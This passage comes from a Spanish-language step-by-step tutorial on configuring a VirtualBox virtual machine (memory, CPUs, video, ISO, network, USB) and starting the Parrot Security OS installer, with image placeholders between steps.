
Nótese que Ud. puede cambiar los valores de asignación de memoria en la misma pantalla. Previamente pusimos este valor a 2048MB. Mi PC dispone de 4.00GB RAM. Si Ud. dispone de más memoria puede asignarla para hacer que Parrot Security responda más rápido en su Máquina Virtual.

Si siente que su Parrot Security Virtualizado es lento, debería incrementar la asignación de esta memoria base.

Los cálculos son los siguientes:

- \* 1.00 GB = 1024MB
- \* 2.00 GB = 2048MB
- \* 3.00 GB = 3072MB

Esta es la idea, simplemente multiplique 1024 por la cantidad de Memoria / RAM que desee y escriba el valor aquí.



Paso 3.d: Seleccione el número de Procesadores y habilite PAE/NX

Yo he cambiado el número de procesadores a 2 (Dispongo de 4 CPU's en mi máquina, esta pantalla le mostrará cuantos dispone Ud.). Intente adjudicar valores pares aquí.


Active la casilla "“Enable PAE/NX”".

Paso 3.e: Asignación de memoria de video y aceleración 3D

Seleccione "Pantalla > Pantalla y asigne 128 MB a la Memoria de Vídeo". Esto le permitirá obtener una buena respuesta en su entorno de escritorio.

También seleccione la casilla "“Habilitar aceleración 3D”".

Si tiene más de 1 Monitor, aquí puede cambiar también su valor.




## Paso 4: Cargando la ISO de Parrot Security

Seleccione "Almacenamiento > Controlador: IDE" y pulse el ICONO de CD Vacío. Ahora a su derecha, puede utilizar el pequeño ICONO de CD (Debe ser la unidad óptica: IDE secundario maestro, si no se ha modificado) y seleccione la ISO descargada.

Una vez haya seleccionado su ISO (en mi caso, es la iso Parrot Security 3.6) compruebe que la información cambian correctamente.


**Nota Importante:** El tamaño... Si el tamaño de su disco es incorrecto, puede que tenga un disco corrupto. Acuda a la página de Parrot Security y a su página de descargas ISO para encontrar la información relativa al tamaño de la imagen. Ud. también puede comprobar SHA1 para asegurarse de que su disco no está corrupto.





## Paso 4.a: Seleccione el tipo de conexión de Red

Si su ordenador está conectado a Internet , seleccione NAT en "Red > Adaptador 1". Ud. puede habilitar más adaptadores de red si necesita hacerlo.



## Paso 4.b: Habilite Controladores USB 2.0

Desde la pestaña "Puertos > PESTAÑA USB", active la casilla "Habilitar controlador USB > Controlador USB 2.0 (EHCI)". Nótese que aparece un error "Configuración inválida detectada" en la parte inferior de la pantalla.


Instale el pack de extensión de VirtualBox para eliminar este error.

Necesita presionar "OK" y guardar su Configuración primeramente.

Cierre VirtualBox y a continuación instale Oracle VM VirtualBox Extension Pack para Todas las plataformas soportadas.

Esto habilitará el soporte de dispositivos USB 2.0 (EHCI) y USB 3.0 (xHCI), el soporte para el Protocolo VirtualBox Remote Desktop (VRDP) , soporte para Host webcam passthrough.

Vuelva a abrir VirtualBox y seleccione "General > Puertos > USB" de nuevo para confirmar que no aparece el error. Guarde su configuración presionando OK.




Paso 4.c: Compare sus opciones con las mías

En este punto su pantalla debería ser similar a la mía. He mencionado las partes importantes, si hay algo que no concuerda puede volver hacia atrás y habilitar o deshabilitar esas opciones.

Note que, para usuarios de 32-bit, será algo diferente.

## Paso 5: Arrancando la ISO Parrot Security


Desde la pantalla principal de VirtualBox, pulse Iniciar y arranque Parrot Security.




# PARROT SECURITY OS

## Paso 5.a: Seleccione Install

Desde la pantalla principal, arrancará Parrot Security, pulse en la Máquina Virtual y coloque el cursor en ""Install"" pulse enter.




## Paso 5.b: Seleccione el instalador Standard






## Paso 5.c: Seleccione el idioma del instalador

En mi caso seleccioné Inglés. Pulse Enter.



